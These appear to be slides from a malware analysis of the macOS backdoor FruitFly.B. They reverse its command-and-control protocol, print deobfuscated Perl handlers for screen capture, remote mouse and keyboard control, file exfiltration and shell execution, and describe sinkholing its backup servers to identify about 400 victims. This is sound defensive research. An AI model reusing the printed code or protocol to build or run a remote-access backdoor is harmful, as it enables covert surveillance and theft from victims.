send	variable	?

command #2's protocol

cmd #2, 0



J(): recv byte(s)

V(): exec embedded binary

E(): read byte(s) from proc

G(): send data to c&c server

relevant subroutines

```
# sudo fs_usage -w -f filesystem | grep perl

open     F=5     /private/tmp/client    perl5

lseek    F=5     <SEEK_CUR>             perl5
write    F=5     B=0x2000               perl5
write    F=5     B=0x11e8               perl5
close    F=5                            perl5
```


file i/o & process events

args (cmd,?) via stdin


```
# procMonitor

new process:
 pid=3237
 path=/private/tmp/client
 args=none
 ancestors=(1, 3233)
```

COMMAND #2

oh; screen capture!



response to (cmd #2,0);
sends back 1MB+



wireshark capture

```
$ du -h response.unknown
1.4M

$ hexdump -C response.unknown

00000000  89 50 4e 47 0d 0a 1a 0a  |.PNG....|
00000008  00 00 00 0d 49 48 44 52  |....IHDR|
...

$ file response.unknown
PNG image data, 1245 x 768, 8-bit/color RGB
```

looks like a .png!

screen capture

COMMAND #2


that second byte?

task away:

```
cmd #2, 0
cmd #2, 1
cmd #2, 8
cmd #2, 32
cmd #2, 64
cmd #2, 128
cmd #2, 255
```

param	size	type	color	resolution
0	1.4MB	PNG	color	high
1	64KB	PNG	black & white	low
8	788KB	PNG	black & white	high
9	1.4MB	PNG	color	high
10	60KB	JPEG	color	low
64	168KB	JPEG	color	medium
110	1.2MB	JPEG	color	high
111+	1.4MB	PNG	color	high

subcommand (2nd byte) 'impact'



cmd #2, 1 (low-res B&W png)

cmd #2, 10 (low-res color jpg)

COMMAND #8

...the mouse moved!


```
#command 8
elsif ( $D == 8 ){

  #recv 9 bytes
  my ( $Z, $C ) = ( J 9 );

  if ( V( v8 . $Z ) &&
       defined($C = E(1)) ){
       G(ord($C) ? v8 : v0.10);
  }
}
```

direction	size	value
recv	1 byte	commmand, 8
recv	9 bytes	?
send	1 || 2 bytes	command, 8 || 0, 10

command #8's protocol


response provides no insight into command :(

command #8




```
# ./sniff

event: kCGEventMouseMoved
(x: 123.000000, y: 456.000000)
```

mouse move (x,y)




...and action!

COMMAND #8

...that second byte?

task away:

```
cmd #8,  0  (123,456)
cmd #8,  1  (123,456)
cmd #8,  2  (123,456)
...
cmd #8,  7  (123,456)
```




sub-cmd	description
0	move
1	left click (up & down)
2	left click (up & down)
3	left double click
4	left click (down)
5	left click (up)
6	right click (down)
7	right click (up)

command #8, sub commands

note that:

- mouse is moved, then action
- down (#4) + then move (#0) + then up events (#5) = 'drag'

```
# ./sniff

event: kCGEventLeftMouseDown
(x: 123.000000, y: 456.000000)

event: kCGEventLeftMouseDragged
(x: 0.000000, y: 0.000000)

event: kCGEventLeftMouseUp
(x: 0.000000, y: 0.000000)
```



...and action!

COMMAND #12

all things files

```
#command 12
elsif ( $D == 12 ) {

 #recv 1 byte
 my $Z = ord J 1;
 my ( $S, $p ) = ( H, '' );

 if ( $Z == 0 ) { $p = K( -e $S ) }

 elsif ( $Z == 4 ) { $p = Y( -s $S ) }
 ...

 G v12 . chr($Z) . Z($S) . $p;
}
```


command #12

direction	size	value
recv	1 byte	commmand, 12
recv	1 byte	?
recv	variable	?
send	1	command, 12
send	1 byte	? (same as recv)
send	variable	? (same as recv)
send	variable	result

command #12's protocol

```
$ python server.py 1337
...

client connected: '192.168.0.13'

selected command: 12
sending command 12 with 0 & 'foo'

response:
byte:   12 (command)
string: 'foo'
byte:   0


selected command: 12
sending command 12 with 0 & '/tmp'

response:
byte:   12 (command)
string: '/tmp'
byte:   1
```

tasking (command #12)



cmd #12
(0,'foo')

```
# fs_usage -w -f filesystem | grep perl
stat64    [  2]    foo     perl5

stat64    [  2]    /tmp    perl5
```

file i/o events

1st: 'foo'

2nd: '/tmp'

COMMAND #12

all things files

task away:

```
cmd #12,  0  ('/tmp/foo')
cmd #12,  1  ('/tmp/foo')
...
cmd #12,  9  ('/tmp/foo')
```

sub-cmd	description
0	exist?
1	delete
2	rename (move)
3	copy
4	size of
5	not implemented
6	read
7	write
8	attributes ('ls -a')
9	attributes ('ls -al')

command #12, sub commands

```
# fs_usage -w -f filesystem | grep perl

unlink    /tmp/foo     perl5
```

sub-command #1 (delete)

```
# fs_usage -w -f filesystem | grep perl

open     F=5    (_WC_T_)     /tmp/foo    perl5
lseek    F=5    <SEEK_CUR>                perl5
write    F=5    B=0x3                     perl5
close    F=5                              perl5
```

sub-command #7 (write)

```
# procMonitor

new process:
 pid=3248
 path=/bin/ls
 args=('-al', '/tmp/foo')
```

```
$ python server.py 1337

sending command 12 with 9 & '/tmp'

response:
byte: 12 (command)
string: 'lrwxr-xr-x@ 1 root  wheel
11 Sep 22  2016 /tmp -> private/tmp'
```

sub-command #9 ('ls -al')

COMMAND #16/17

keyboard events

```
#command 16 / 17
elsif ( $D == 16 || $D == 17 ) {

    #recv 1 byte
    my $Z = J 1;
    G(v0.23)
    if !V( chr($D) . $Z );
}
```

command #16/17


direction	size	value
recv	1 byte	commmand, 16 || 17
recv	1 byte	?
send	2 bytes	0, 23 (only error)

command #16/17's protocol

task away:

cmd #16, 0
cmd #16, 1
...
cmd #16, 65

cmd #17, 65



nothing...
no bytes sent

file write
/tmp/client

proc exec
/tmp/client

keyboard events

```
# sniff

event: kCGEventKeyDown
keycode: 0x0/'a'
```

cmd #16, 65

```
# sniff

event: kCGEventKeyUp
keycode: 0x0/'a'
```

cmd #17, 65

remote typing

COMMAND #47


network 'scanner'

```
#command 47
elsif ( $D == 47 )
{
   my ( $A, $a, $F ) = ( 0, N, O );
   $a = 'localhost' if !length $a;
   my $C = new IO::Socket::INET(
     PeerAddr => $a,
     PeerPort => $F,
     Proto    => 'tcp',
     Timeout  => 2 );
   if ( !$C ) {
     ...
     $A = ... || 1;
   }
   else { close $C }
   G v47 . Z($a) . Y($F) . Y($A);
}
```

command #47

direction	size	value
recv	1 byte	commmand, 47
recv	variable length string	?
recv	4 byte integer	?
send	1 byte	command, 47
send	variable length string	?, but same as recv'd
send	4 byte integer	?, but same as recv'd
send	4 byte integer	0, or 1?

command #47's protocol



cmd 47
(host?, port)

COMMAND #47

network 'scanner'

```
$ python server.py 1337
...
selected command: 47
enter address: 't2.fi'
enter port: 80

response:
byte:   47 (command)
string: 't2.fi' (host)
int:    80 (port)
byte:   0
```

tasking (command #47)

```
$ python server.py 1337
...
selected command: 47
enter address: 'hostthatdoesnotexist.com'
enter port: 666

response:
byte:   47 (command)
string: 'hostthatdoesnotexist.com' (host)
int:    666 (port)
byte:   1
```

tasking (command #47)

cmd 47
('t2.fi' 80)

```
# tcpdump
192.168.0.13.57630 > dns-cac-lb-02.rr.com.domain: 6274+ A?
t2.fi. (35)

dns-cac-lb-02.rr.com.domain > 192.168.0.13.57630: 6274 1/0/0 A 54.192.136.237 (51)
192.168.0.13.50144 > 54.192.136.237.http: Flags [S], seq 2251655782, win 65535,
options [mss 1460,nop,wscale 5,nop,nop,TS val 998221470 ecr 0,sackOK,eol],
length 0

54.192.136.237.http > 192.168.0.13.50144: Flags [S.], seq 862538018, ack
2251655783, win 14480, options [mss 1460,sackOK,TS val 857332517 ecr
998221470,nop,wscale 8], length 0

192.168.0.13.50144 > 54.192.136.237.http: Flags [.], ack 1, win 4117, options
[nop,nop,TS val 998221670 ecr 857332517], length 0

192.168.0.13.50144 > 54.192.136.237.http: Flags [F.], seq 1, ack 1, win 4117,
options [nop,nop,TS val 998221670 ecr 857332517], length 0

54.192.136.237.http > 192.168.0.13.50144: Flags [F.], seq 1, ack 2, win 57,
options [nop,nop,TS val 857332719 ecr 998221670], length 0

192.168.0.13.50144 > 54.192.136.237.http: Flags [.], ack 2, win 4117, options
[nop,nop,TS val 998221871 ecr 857332719], length 0
```

tcpdump (dns request, then connection)

- 0: connection ok
- 1: connection failed

COMMANDS


osx/fruitfly.b; fully deconstructed :)

cmd	sub-cmd	description
0		do nothing
2		screen capture (PNG, JPEG, etc)
3		screen bounds
4		host uptime
6		evaluate perl statement
7		mouse location
8		mouse action
	0	move mouse
	1	left click (up & down)
	2	left click (up & down)
	3	left double click
	4	left click (down)
	5	left click (up)
	6	right click (down)
	7	right click (up)
11		working directory
12		file action
	0	does file exist?
	1	delete file
	2	rename (move) file
	3	copy file
	4	size of file
	5	not implemented
	6	read & exfiltrate file
	7	write file
	8	file attributes (ls -a)
	9	file attributes (ls -al)

cmd	sub-cmd	description
13		malware's script location
14		execute command in background
16		key down
17		key up
19		kill malware's process
21		process list
22		kill proces
26		read string (command not fully implemented?)
27		directory actions
	0	do nothing
	2	directory listing
29		read byte (command not fully implemented?)
30		reset connection to trigger reconnect
35		get host by name
43		string' action
	'alert'	set alert to trigger when user is active
	'scrn'	toggle method of screen capture
	'vers'	malware version
	<string>	execute shell command
47		connect to host

TRAPPING FRUIT FLIES

let's play a little game



ABOUT THOSE BACKUP C&C SERVERS


oh wow; they are available!

```
#decode c&c backup servers
for my $B ( split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...') )
{
  push @e, map $_ . $B, split /a/, M(‘dql-lwslk-bdql...’);
}
```

```
$ ping eidk.hopto.org

PING eidk.hopto.org
(127.0.0.1) : 56 data bytes
```

primary; 'offline'

backup c&c servers
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org



primary c&c servers are all taken
...and are offline

addresses of backup servers, all available

ANYBODY THERE?

register c&c server

'hxxxxx.hopto.org'
'fxxxxxx.hopto.org'
...

1

register

2

start custom c&c server

3

...yikes

user name &
computer name


geolocation

~400 victims
(in ~2 days)

now involved

ANYBODY THERE?

the victims of fruitfly



